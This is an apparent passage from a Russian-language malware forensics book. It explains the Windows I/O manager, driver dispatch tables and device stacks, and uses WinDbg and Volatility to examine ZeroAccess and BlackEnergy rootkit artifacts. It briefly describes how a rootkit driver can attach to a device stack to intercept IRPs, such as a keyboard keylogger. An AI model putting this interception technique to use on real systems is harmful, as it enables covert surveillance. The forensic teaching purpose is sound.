Устройство, созданное в каталоге \Device, недоступно для приложений, работающих в режиме пользователя. Другими словами, если приложение пользовательского режима хочет выполнять операции ввода-вывода на устройстве, оно не может напрямую открыть дескриптор устройства, передавая имя устройства (например, \Device\Null) в качестве аргумента функции CreateFile. Функция CreateFile используется не только для создания или открытия файла, ее также можно использовать для открытия дескриптора устройства. Если приложение пользовательского режима не может получить доступ к устройству, то как оно может выполнять операции ввода-вывода? Чтобы сделать устройство доступным для приложений пользовательского режима, драйвер должен проинформировать устройство. Это делается путем создания символической ссылки. Драйвер может создать символическую ссылку, используя API ядра IoCreateSymbolicLink. Когда для устройства создается символическая ссылка (например, \Device\Null), можно найти ее в каталоге \GLOBAL?? в пространстве имен менеджера объектов, который также можно просмотреть, используя инструмент WinObj. Ниже видно, что NUL – это имя символической ссылки, созданной для устройства \Device\Null драйвером null.sys:



Символическая ссылка также называется именем устройства MS-DOS. Приложение пользовательского режима может просто использовать имя символической ссылки (устройство MS-DOS имя), чтобы открыть дескриптор устройства, используя соглашение \\.\<имя символической ссылки>. Например, чтобы открыть дескриптор \Device\Null, приложение пользовательского режима должно просто передать \\.\NUL в качестве первого аргумента (lpFilename) в функцию CreateFile, которая возвращает дескриптор файла на устройство. Говоря точнее: то, что является символической ссылкой в каталоге менеджера объектов GLOBAL??, можно открыть с помощью функции CreateFile. Как показано ниже, том C: является просто символической ссылкой на \Device\HarddiskVolume1. В Windows операции ввода-вывода выполняются над виртуальными файлами. Другими словами, устройства, каталоги, каналы и файлы рассматриваются как виртуальные файлы (которые можно открыть с помощью функции CreateFile).




На этом этапе вы знаете, что драйвер во время инициализации создает устройство и информирует его о том, что оно будет использоваться пользовательским приложением с применением символических ссылок. Теперь вопрос в том, как драйвер сообщает менеджеру ввода-вывода, какой тип операции (открыть, прочитать, написать и т. д.) он поддерживает для устройства. Во время инициализации драйвер обычно выполняет обновление основной таблицы функций (массив программ диспетчеризации) адресами программ диспетчеризации в структуре `DRIVER_OBJECT`. Изучение таблицы основных функций даст вам представление о типе операций (открытие, чтение, запись и т. д.), поддерживаемых драйвером, и адресах программ диспетчеризации, связанных с конкретной операцией. Главная таблица функций – это массив из `28` указателей на функции; значения индекса от `0` до `27` представляют конкретную операцию. Например, значение индекса `0` соответствует коду основной функции `IRP_MJ_CREATE`, значение индекса `3` – основному коду функции `IRP_MJ_READ` и т. д. Другими словами, если приложение хочет открыть дескриптор файла или объекта устройства, запрос будет отправлен менеджеру ввода-вывода, который затем будет использовать основной код функции `IRP_MJ_CREATE` в качестве индекса в таблице основных функций, чтобы найти адрес программы диспетчеризации, которая будет обрабатывать этот запрос. Таким же образом для операции чтения используется `IRP_MJ_READ` в качестве индекса для определения адреса процедуры диспетчеризации.

Следующие команды `!drvobj` отображают массив программ диспетчеризации, заполненный драйвером `null.sys`. Операции, которые не поддерживаются драйвером, указывают на `IopInvalidDeviceRequest` в файле `ntoskrnl.exe` (`nt`). Основываясь на этой информации, можно сказать, что `null.sys` поддерживает только `IRP_MJ_CREATE` (открыть), `IRP_MJ_CLOSE` (закрыть), `IRP_MJ_READ` (чтение), операции `IRP_MJ_WRITE` (запись), `IRP_MJ_QUERY_INFORMATION` (информация о запросе) и `IRP_MJ_LOCK_CONTROL` (управление блокировкой). Любой запрос на выполнение любой из поддерживаемых операций будет отправлен в соответствующую программу диспетчеризации. Например, когда пользовательское приложение выполняет операцию записи, запрос на запись на устройство будет отправлен функции `MajorFunction [IRP_MJ_WRITE]`, которая находится по адресу `8bce107c` в процедуре выгрузки драйвера `null.sys`. В случае `null.sys` все поддерживаемые операции отправляются на один и тот же адрес `8bce107c`. Обычно это не так; вы увидите другие адреса для обработки различных операций:

```
kd> !drvobj Null 2
Driver object (86a33180) is for:
\Driver\Null
```

```
DriverEntry: 8bce20bc Null!GsDriverEntry
DriverStartIo: 00000000
DriverUnload: 8bce1040 Null!NlsUnload
AddDevice: 00000000
Dispatch routines:
[00] IRP_MJ_CREATE 8bce107c Null!NlsUnload+0x3c
[01] IRP_MJ_CREATE_NAMED_PIPE 82ac5fbe nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE 8bce107c Null!NlsUnload+0x3c
[03] IRP_MJ_READ 8bce107c Null!NlsUnload+0x3c
[04] IRP_MJ_WRITE 8bce107c Null!NlsUnload+0x3c
[05] IRP_MJ_QUERY_INFORMATION 8bce107c Null!NlsUnload+0x3c
[06] IRP_MJ_SET_INFORMATION 82ac5fbe nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA 82ac5fbe nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA 82ac5fbe nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS 82ac5fbe nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION 82ac5fbe nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION 82ac5fbe nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL 82ac5fbe nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL 82ac5fbe nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL 82ac5fbe nt!IopInvalidDeviceRequest
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL 82ac5fbe nt!IopInvalidDeviceRequest
[10] IRP_MJ_SHUTDOWN 82ac5fbe nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL 8bce107c Null!NlsUnload+0x3c
[12] IRP_MJ_CLEANUP 82ac5fbe nt!IopInvalidDeviceRequest
[13] IRP_MJ_CREATE_MAILSLOT 82ac5fbe nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY 82ac5fbe nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY 82ac5fbe nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER 82ac5fbe nt!IopInvalidDeviceRequest
[17] IRP_MJ_SYSTEM_CONTROL 82ac5fbe nt!IopInvalidDeviceRequest
[18] IRP_MJ_DEVICE_CHANGE 82ac5fbe nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA 82ac5fbe nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA 82ac5fbe nt!IopInvalidDeviceRequest
```

Вы также можете посмотреть поддерживаемые операции в инструменте DeviceTree, как показано ниже.



На этом этапе вы знаете, что драйвер создает устройство, информирует его о том, что оно будет использоваться пользовательскими приложениями, а также обновляет массив программ диспетчеризации (таблицу основных функций), чтобы сообщить менеджеру ввода-вывода, какую операцию он поддерживает. Теперь давайте посмотрим, какова роль менеджера ввода-вывода,

и узнаем, как запрос ввода-вывода, полученный от пользовательского приложения, отправляется драйверу.


11.6.2 Роль менеджера ввода/вывода

Когда запрос ввода-вывода доходит до менеджера ввода-вывода, тот находит драйвер и создает *пакет запроса ввода-вывода* (`I/O request packet-IRP`), который представляет собой структуру данных, содержащую информацию, описывающую запрос ввода-вывода. Для такой операции, как чтение, запись и т. д., IRP, созданный администратором ввода-вывода, также содержит буфер в памяти ядра, который будет использоваться драйвером для хранения данных, считанных с устройства, или данных, которые будут записаны на устройство. IRP, созданный менеджером ввода-вывода, затем передается процедуре диспетчеризации правильного драйвера. Драйвер получает IRP, а IRP содержит основной код функции (`IRP_MJ_XXX`), описывающий операцию (открытие, чтение или запись), которая должна быть выполнена. Перед началом операции ввода/вывода драйвер выполняет проверку, чтобы убедиться, что все в порядке (например, буфер, предоставленный для операций чтения или записи, достаточно велик), после чего инициирует операцию ввода-вывода. Драйвер обычно проходит через процедуры HAL, если это требуется для выполнения операций ввода-вывода на аппаратном устройстве. По завершении своей работы драйвер затем возвращает IRP менеджеру ввода-вывода, чтобы сообщить ему, что запрошенная операция ввода-вывода завершена, или потому что она должна быть передана другому драйверу для дальнейшей обработки в стеке драйверов. Менеджер ввода/вывода освобождает IRP, если задание завершено, или передает IRP следующему драйверу в стеке устройства для завершения IRP. По завершении задания менеджер ввода/вывода возвращает статус и данные в приложение пользовательского режима.

На этом этапе вы должны понимать роль менеджера ввода-вывода. Подробную информацию о системе ввода-вывода и драйверах устройств *см.* в книге «Внутреннее устройство Windows. Ч. 1. 7-е изд.» Павла Йосифовича, Алекса Ионеску, Марка Е. Руссиновича и Давида А. Соломона.

11.6.3 Связь с драйвером устройства

Теперь вернемся к взаимодействию между компонентом пользовательского режима и компонентом режима ядра. Вернемся к нашему примеру с драйвером `null.sys` и запустим операцию записи на его устройство (`\Device\Null`) из пользовательского режима и отследим IRP, отправляемый драйверу null.sys. Для отслеживания пакетов IRP, отправляемых драйверу, мы можем использовать инструмент IrpTracker (www.osronline.com/article.cfm?article=199). Для мониторинга запуска `IrpTracker` от имени Администратора нажмите **File | Select Driver** (Файл | Выбрать драйвер) и введите имя драйвера (в данном случае `null`), как показано ниже, и нажмите кнопку **OK**.




Теперь, чтобы запустить операцию ввода-вывода, можно открыть командную строку и ввести следующую команду. Это запишет строку "hello" на нулевое устройство. Как упоминалось ранее, имя символической ссылки – это то, что может использовать приложение пользовательского режима (например, как cmd.exe). По этой причине я указываю символическое имя ссылки устройства (NUL) для записи содержимого:

```
C:\>echo «hello» > NUL
```

Устройство обрабатывается как виртуальный файл, и перед записью на устройство дескрипторы устройства будут открываться с помощью CreateFile() (API, который используется для создания/открытия файла или устройства). API CreateFile() в конечном итоге вызовет NtCreateFile() в ntoskrnl.exe, который отправляет запрос менеджеру ввода-вывода. Менеджер ввода-вывода находит драйвер, связанный с устройством, на основе имени символической ссылки и вызывает процедуру диспетчеризации, соответствующую коду основной функции IRP_MJ_CREATE. После того как дескриптор открыт на устройстве, операция записи выполняется с помощью WriteFile(), которая вызовет NtWriteFile. Этот запрос будет отправлен диспетчером ввода-вывода в процедуру драйвера, соответствующую коду главной функции IRP_MJ_WRITE.


Ниже показаны вызовы к процедурам диспетчеризации драйвера, соответствующие IRP_MJ_CREATE и IRP_MJ_WRITE, и их статус завершения.



Time	Call/Comp	IRP Addr-Seq Number	Originating Device	Target Device	Major Function	Minor Function	Completion Status
17:12:57.859	Call	0x87F0AC30-0			CREATE		
17:12:57.859	Comp	0x87F0AC30-0			CREATE		SUCCESS, Info = 0x0
17:12:57.859	NTAPI	NtQueryVolumeInformationFile	cmd.exe		QUERY_VOLUME_INFORMATION		
17:12:57.859	NTAPIRet	NtQueryVolumeInformationFile	cmd.exe		QUERY_VOLUME_INFORMATION		SUCCESS, Info = 0x8
17:12:57.859	NTAPI	NtQueryVolumeInformationFile	cmd.exe		QUERY_VOLUME_INFORMATION		
17:12:57.859	NTAPIRet	NtQueryVolumeInformationFile	cmd.exe		QUERY_VOLUME_INFORMATION		SUCCESS, Info = 0x8
17:12:57.859	NTAPI	NtWriteFile	cmd.exe		WRITE	NORMAL	
17:12:57.859	NTAPIRet	NtWriteFile	cmd.exe		WRITE	NORMAL	SUCCESS, Info = 0xa


На этом этапе вы должны понимать, как код пользовательского режима, который выполняет операции ввода-вывода, взаимодействует с драйвером режима ядра. Windows поддерживает другой механизм, который позволяет коду пользовательского режима напрямую связываться с драйвером устройства в режиме ядра. Это делается с помощью универсального API-интерфейса DeviceIoControl (экспортируется из kernel32.dll). Данный API принимает дескриптор устройства в качестве одного из параметров. Другим параметром,

который он принимает, является управляющий код, известный как код IOCTL (управление вводом/выводом), который является 32-разрядным целочисленным значением. Каждый управляющий код идентифицирует конкретную операцию, которую необходимо выполнить, и тип устройства для выполнения операции. Приложение пользовательского режима может открыть дескриптор устройства (используя CreateFile), вызвать DeviceIoControl и передать стандартные управляющие коды, предоставляемые операционной системой Windows для выполнения операций прямого ввода и вывода на устройстве, таком как жесткий диск, стример или привод CD-ROM. Кроме того, драйвер устройства (драйвер руткита) может определять свои собственные управляющие коды, специфичные для устройства, которые могут использоваться компонентом пользовательского режима руткита для связи с драйвером через API-интерфейс DeviceIoControl. Когда компонент пользовательского режима вызывает DeviceIoControl, передавая код IOCTL, он вызывает NtDeviceIoControlFile в ntdll.dll, который переводит поток в режим ядра и вызывает системную служебную программу NtDeviceIoControlFile в исполнительной системе Windows ntoskrnl.exe. Исполнительная система Windows вызывает менеджера ввода-вывода, который создает пакет IRP, содержащий код IOCTL, а затем направляет его в программу диспетчеризации ядра, определенную IRP_MJ_DEVICE_CONTROL. Следующая диаграмма иллюстрирует эту концепцию связи между кодом режима пользователя и драйвером режима ядра.



11.6.4 Запросы ввода/вывода для многоуровневых драйверов

Итак, вы уже поняли, как обрабатывается запрос ввода-вывода на простом устройстве, управляемом одним драйвером. Запрос ввода/вывода может проходить через несколько уровней драйверов. Обработка ввода/вывода для многоуровневых драйверов происходит практически так же. Ниже показано, как запрос ввода-вывода может проходить через многоуровневые драйверы, прежде чем достигнуть аппаратных устройств.




Это лучше понять на примере, поэтому давайте запустим операцию записи в `c: \ abc.txt` с помощью следующей команды. Когда эта команда будет выполнена, `netstat` откроет дескриптор файла `abc.txt` и запишет в него:

```
C:\Windows\system32>netstat -an -t 60 > C:\abc.txt
```

Здесь следует отметить, что имя файла (`C:\abc.txt`) также включает в себя имя устройства, на котором находится файл, то есть том `C:` является именем символической ссылки для устройства, `\Device\HarddiskVolume1` (вы можете проверить это с помощью инструмента `WinObj`, как упоминалось ранее). Это означает, что операция записи будет перенаправлена на драйвер, связанный с устройством `\Device\HarddiskVolume1`. Когда `netstat.exe` открывает `abc.txt`, менеджер ввода-вывода создает файловый объект (структура `FILE_OBJECT`) и сохраняет указатель

на объект устройства внутри файлового объекта перед возвратом дескриптора `netstat.exe`. На скриншоте ниже из инструмента ProcessHacker отображается дескриптор `C:\abc.txt`, который был открыт с помощью `netstat.exe`. Адрес объекта `0x85f78ce8` представляет файловый объект.



Можно проверить файловый объект (`FILE_OBJECT`), используя адрес объекта следующим образом. Из вывода видно, что поле `FileName` содержит имя файла, а поле `DeviceObject` – указатель на объект устройства (`DEVICE_OBJECT`):

```
kd> dt nt!_FILE_OBJECT 0x85f78ce8
+0x000 Type : 0n5
+0x002 Size : 0n128
+0x004 DeviceObject : 0x868e7e20 _DEVICE_OBJECT
+0x008 Vpb : 0x8688b658 _VPB
+0x00c FsContext : 0xa74fecf0 Void
[REMOVED]
+0x030 FileName : _UNICODE_STRING "\abc.txt"
+0x038 CurrentByteOffset : _LARGE_INTEGER 0xe000
```

Как упоминалось ранее, из объекта устройства можно установить имя устройства и связанный с ним драйвер. Вот как менеджер ввода/вывода определяет, какой драйвер передать для запроса ввода/вывода. В следующих выходных данных отображается имя устройства `HarddiskVolume1` и связанный с ним драйвер `volmgr.sys`. Поле `AttachedDevice` сообщает, что существует неназванный объект устройства (`868e7b28`), связанный с драйвером `fvevol.sys`, расположенный поверх объекта устройства `HarddiskVolume1` в стеке устройств:


```
kd> !devobj 0x868e7e20
Device object (868e7e20) is for:
 HarddiskVolume1 \Driver\volmgr DriverObject 862e0bd8
Current Irp 00000000 RefCount 13540 Type 00000007 Flags 00201150
Vpb 8688b658 Dacl 8c7b3874 DevExt 868e7ed8 DevObjExt 868e7fc0 Dope 86928870 DevNode
86928968
ExtensionFlags (0x00000800) DOE_DEFAULT_SD_PRESENT
Characteristics (0000000000)
AttachedDevice (Upper) 868e7b28 \Driver\fvevol
Device queue is not busy.
```

Чтобы определить уровни драйверов, через которые проходит запрос ввода-вывода, можно использовать команду `!devstack` kernel debugger и передать объекту устройства адрес для отображения стека устройств (многоуровневых объектов устройств), связанных с конкретным объектом устройства. Следующий вывод показывает связанный стек устройства с `\Device\HarddiskVolume1`, который принадлежит `volmgr.sys`. Символ > в четвертом столбце говорит о том, что запись связана с устройством `HarddiskVolume1`, а записи над этой строкой – список драйверов, расположенных выше `volmgr.sys`.

Это означает, что менеджер ввода-вывода сначала передает запрос ввода-вывода в `volsnap.sys`. В зависимости от типа запроса `volsnap.sys` может обработать запрос IRP и отправить запрос другим драйверам в стеке, который в итоге достигает `volmgr.sys`:

```
kd> !devstack 0x868e7e20
  !DevObj !DrvObj !DevExt   ObjectName
  85707658 \Driver\volsnap  85707710
  868e78c0 \Driver\rdyboost 868e7978
  868e7b28 \Driver\fvevol   868e7be0
> 868e7e20 \Driver\volmgr   868e7ed8 HarddiskVolume1
```

Для просмотра дерева устройств вы можете использовать графический инструмент DeviceTree (который мы упоминали ранее). Эта утилита отображает драйвер на внешнем крае дерева, а его устройства имеют отступ на один уровень. Подключенные устройства следуют далее, как показано ниже. Вы можете сравнить этот скриншот с предыдущим выводом `!devstack`, чтобы получить представление о том, как интерпретировать эту информацию.



Важно понимать этот многоуровневый подход, потому что иногда драйвер руткита может вставляться или подключаться ниже или выше стека целевого устройства для получения IRP.

Используя эту технику, драйвер руткита может регистрировать или изменять IRP перед передачей его легитимному драйверу. Например, кейлоггер может регистрировать нажатия клавиш, вставив вредоносный драйвер, который находится над драйвером функции клавиатуры.

11.7 Отображение деревьев устройств

Вы можете использовать плагин devicetree в Volatility для отображения дерева устройств в том же формате, что и инструмент DeviceTree. Следующие выделенные записи показывают стек устройств HarddiskVolume1, связанный с volmgr.sys:

```
$ python vol.py -f win7_x86.vmem --profile=Win7SP1x86 devicetree

DRV 0x05329db8 \Driver\WMIxWDM
---| DEV 0x85729a38 WMIAdminDevice FILE_DEVICE_UNKNOWN
---| DEV 0x85729b60 WMIDataDevice FILE_DEVICE_UNKNOWN
[REMOVED]

DRV 0xbf2e0bd8 \Driver\volmgr
---| DEV 0x868e7e20 HarddiskVolume1 FILE_DEVICE_DISK
------| ATT 0x868e7b28 - \Driver\fvevol FILE_DEVICE_DISK
---------| ATT 0x868e78c0 - \Driver\rdyboost FILE_DEVICE_DISK
------------| ATT 0x85707658 - \Driver\volsnap FILE_DEVICE_DISK
[REMOVED]
```

Чтобы помочь вам понять использование плагина devicetree в криминалистическом расследовании, давайте рассмотрим вредоносное ПО, которое создает свое собственное устройство для хранения своего вредоносного двоичного файла. В следующем примере руткита ZeroAccess я использовал плагин cmdline, который отображает аргументы командной строки процесса. Это может быть полезно при определении полного пути процесса (вы также можете использовать плагин dlllist). Из вывода видно, что запущен последний процесс svchost.exe из подозрительного пространства имен:

```
svchost.exe pid:  624
Command line : C:\Windows\system32\svchost.exe -k DcomLaunch
svchost.exe pid:  712
Command line : C:\Windows\system32\svchost.exe -k RPCSS
svchost.exe pid:  764
Command line : C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
svchost.exe pid:  876
Command line : C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
[REMOVED]

svchost.exe pid: 1096
Command line : "\\.\globalroot\Device\svchost.exe\svchost.exe"
```

Как мы обсуждали ранее, если вы помните, \\.\<имя символической ссылки> – это соглашение, используемое для доступа к устройству из пользовательского режима с применением имени символической ссылки. Когда драйвер создает символическую ссылку для устройства, он добавляется в каталог \GLOBAL?? в пространстве имен менеджера объектов (который можно просмотреть с помощью инструмента WinObj). В этом случае globalroot является названием символической ссылки. Тогда возникает вопрос: что такое \\.\Globalroot? Оказывается, \\.\Globalroot относится к пространству имен \GLOBAL??. Другими

словами, путь \\.\Globalroot\Device\svchost.exe\svchost.exe – это то же самое, что и \Device\svchost.exe\svchost.exe. На этом этапе вы знаете, что руткит ZeroAccess создает свое собственное устройство (svchost.exe) для сокрытия своего вредоносного файла svchost.exe. Определить драйвер, который создал это устройство, можно с помощью плагина devicetree.

Основываясь на приведенном ниже выводе, можно сказать, что устройство svchost.exe было создано драйвером 00015300.sys:

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 devicetree
[REMOVED]
DRV 0x1fc84478 \Driver\00015300
---| DEV 0x84ffbf08 svchost.exe FILE_DEVICE_DISK
```

В следующем примере вредоносного ПО BlackEnergy оно заменяет законный драйвер aliide.sys на диске вредоносным драйвером для захвата существующей службы (как описано в главе 10 «Охота на вредоносные программы с использованием криминалистического анализа дампов памяти» в разделе следственной службы). Когда служба запускается, злонамеренный драйвер создает устройство для связи с вредоносным компонентом пользовательского режима (DLL, внедренная в процесс легитимного svchost.exe). Следующий листинг devicetree показывает устройство, созданное вредоносным драйвером:

```
$ python vol.py -f be3_big_restart.vmem --profile=Win7SP1x64 devicetree |
grep -i aliide -A1
Volatility Foundation Volatility Framework 2.6
DRV 0x1e45fbe0 \Driver\aliide
---| DEV 0xfffffa8008670e40 {C9059FFF-1C49-4445-83E8-4F16387C3800}
FILE_DEVICE_UNKNOWN
```

Чтобы получить представление о типе операций, поддерживаемых вредоносным драйвером, можно использовать плагин Volatility driverirp, так как он отображает основные функции IRP, связанные с конкретным драйвером или всеми драйверами. Основываясь на приведенном ниже выводе, можно сказать, что вредоносный драйвер aliide поддерживает операции IRP_MJ_CREATE (открыть), IRP_MJ_CLOSE (закрыть) и IRP_MJ_DEVICE_CONTROL (DeviceIoControl).

Операции, которые не поддерживаются драйвером, обычно указывают на IopInvalidDeviceRequest в файле ntoskrnl.exe, поэтому вы видите все другие неподдерживаемые операции, указывающие на 0xfffff80002a5865c в файле ntoskrnl.exe:

```
$ python vol.py -f be3_big_restart.vmem --profile=Win7SP1x64 driverirp -r aliide
Volatility Foundation Volatility Framework 2.6
--------------------------------------------------
DriverName: aliide
DriverStart: 0xfffff88003e1d000
DriverSize: 0x14000
DriverStartIo: 0x0
```

```
0 IRP_MJ_CREATE                     0xfffff88003e1e160 aliide.sys
1 IRP_MJ_CREATE_NAMED_PIPE          0xfffff80002a5865c ntoskrnl.exe
2 IRP_MJ_CLOSE                      0xfffff88003e1e160 aliide.sys
3 IRP_MJ_READ                       0xfffff80002a5865c ntoskrnl.exe
4 IRP_MJ_WRITE                      0xfffff80002a5865c ntoskrnl.exe
[REMOVED]
12 IRP_MJ_DIRECTORY_CONTROL         0xfffff80002a5865c ntoskrnl.exe
13 IRP_MJ_FILE_SYSTEM_CONTROL       0xfffff80002a5865c ntoskrnl.exe
14 IRP_MJ_DEVICE_CONTROL            0xfffff88003e1e160 aliide.sys
15 IRP_MJ_INTERNAL_DEVICE_CONTROL   0xfffff80002a5865c ntoskrnl.exe
[REMOVED]
```


11.8 Обнаружение перехвата пространства ядра

